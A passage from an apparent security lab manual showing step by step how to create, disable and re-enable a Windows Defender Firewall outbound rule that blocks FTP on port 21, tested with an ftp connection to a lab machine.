
24. In **Action, Block the connection** is selected by default and click **Next**.



25. In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next**.



26. In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.



27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.

The screenshot shows the Windows Defender Firewall with Advanced Security interface. The left sidebar has links for Inbound Rules, Outbound Rules (which is selected), Connection Security Rules, and Monitoring. The main area displays a table titled "Outbound Rules" with columns: Name, Group, Profile, Enabled, and Action. A context menu on the right is open for a rule named "Port 21 Blocked".

Name	Group	Profile	Enabled	Action
Port 21 Blocked		All	Yes	Block
Block network access for R local user acc...		All	Yes	Block
MSMPI-LaunchSvc		All	Yes	Allow
MSMPI-MPIEXEC		All	Yes	Allow
MSMPI-SMPD		All	Yes	Allow
AllJoyn Router (TCP-Out)	AllJoyn Router	Domai...	Yes	Allow
AllJoyn Router (UDP-Out)	AllJoyn Router	Domai...	Yes	Allow
BranchCache Content Retrieval (HTTP-O...)	BranchCache - Content Retr...	All	No	Allow
BranchCache Hosted Cache Client (HTT...	BranchCache - Hosted Cach...	All	No	Allow
BranchCache Hosted Cache Server(HTTP...	BranchCache - Hosted Cach...	All	No	Allow
BranchCache Peer Discovery (WSD-Out)	BranchCache - Peer Discove...	All	No	Allow
Captive Portal Flow	Captive Portal Flow	All	Yes	Allow
Cast to Device functionality (qWave-TCP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device functionality (qWave-UDP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device streaming server (RTP-Stre...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTP-Stre...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (RTP-Stre...	Cast to Device functionality	Public	Yes	Allow
Client for NFS (TCP-Out)	Client for NFS	All	Yes	Allow
Client for NFS (UDP-Out)	Client for NFS	All	Yes	Allow
Core Networking - DNS (UDP-Out)	Core Networking	All	Yes	Allow
Core Networking - Dynamic Host Config...	Core Networking	All	Yes	Allow
Core Networking - Dynamic Host Config...	Core Networking	All	Yes	Allow
Core Networking - Group Policy (LSASS-...	Core Networking	Domain	Yes	Allow
Core Networking - Group Policy (NP-Out)	Core Networking	Domain	Yes	Allow
Core Networking - Group Policy (TCP-Out)	Core Networking	Domain	Yes	Allow
Core Networking - Internet Group Mana...	Core Networking	All	Yes	Allow
Core Networking - IPHTTPS (TCP-Out)	Core Networking	All	Yes	Allow
Core Networking - IPv6 (IPv6-Out)	Core Networking	All	Yes	Allow
Core Networking - Multicast Listener Do...	Core Networking	All	Yes	Allow

Actions


- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

Port 21 Blocked


- Disable Rule
- Cut
- Copy
- Delete
- Properties
- Help

Filter by State

28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.




29. The **Properties** window for **Port 21 Blocked** rule appears.
30. Select the **Protocols and Ports** tab. In the **Remote port:** field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.
31. Leave the other default settings, click **Apply**, and then click **OK**.



32. Disable the rule and confirm that you can connect to the ftp site.
33. Right-click the newly added rule and click **Disable Rule**.

The screenshot shows the Windows Defender Firewall with Advanced Security interface. The left sidebar has links for Inbound Rules, Outbound Rules, Connection Security Rules, and Monitoring. The main area displays a list of Outbound Rules. A context menu is open over the first rule, "Port 21 Blocked". The menu items are: Disable Rule (selected), Cut, Copy, Delete, Properties, Help, Content Retr..., Hosted Cach..., BranchCache - Hosted Cach..., BranchCache - Peer Discov..., Captive Portal Flow, Cast to Device functionality (qWave-TCP...), Cast to Device functionality (qWave-UDP...), Cast to Device streaming server (RTP-Stre...), Cast to Device streaming server (RTP-Stre...), Cast to Device streaming server (RTP-Stre...), Client for NFS (TCP-Out), Client for NFS (UDP-Out), Core Networking - DNS (UDP-Out), Core Networking - Dynamic Host Config..., Core Networking - Dynamic Host Config..., Core Networking - Group Policy (LSASS-...), Core Networking - Group Policy (NP-Out), Core Networking - Group Policy (TCP-Out), Core Networking - Internet Group Mana..., Core Networking - IPHTTPS (TCP-Out), Core Networking - IPv6 (IPv6-Out), and Core Networking - Multicast Listener Do... . The right sidebar shows actions for the selected rule: New Rule..., Filter by Profile, Filter by State, Filter by Group, View, Refresh, Export List..., Help, Disable Rule (selected), Cut, Copy, Delete, Properties, and Help.

34. Launch the command prompt and issue **ftp 10.10.1.11**. You will be asked to enter the username.



```
Administrator: Command Prompt - ftp 10.10.1.11
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (10.10.1.11:(none)):
```

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - ftp 10.10.1.11". The window displays the output of the "ftp 10.10.1.11" command. The connection is established to the IP address 10.10.1.11, and the Microsoft FTP Service is running. The command "OPTS UTF8" is issued, and the response indicates that UTF8 encoding is now ON. A user prompt follows, asking for a login, which is left blank. The taskbar at the bottom of the screen shows various icons for common applications like File Explorer, Edge, and Google Chrome, along with the system clock showing 3:59 AM on 4/18/2022.

In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11** where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.


35. This means you can establish an FTP connection, and then close the command prompt window.
36. Now, enable the rule and check whether you can establish a connection.
37. Right-click the newly added rule and click **Enable Rule**.
38. Launch **Command Prompt** and check whether you can connect to the ftp site by issuing the command **ftp 10.10.1.11**.
39. The added outbound rule should block the connection, as shown in the screenshot.

```
Administrator: Command Prompt - ftp 10.10.1.11
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

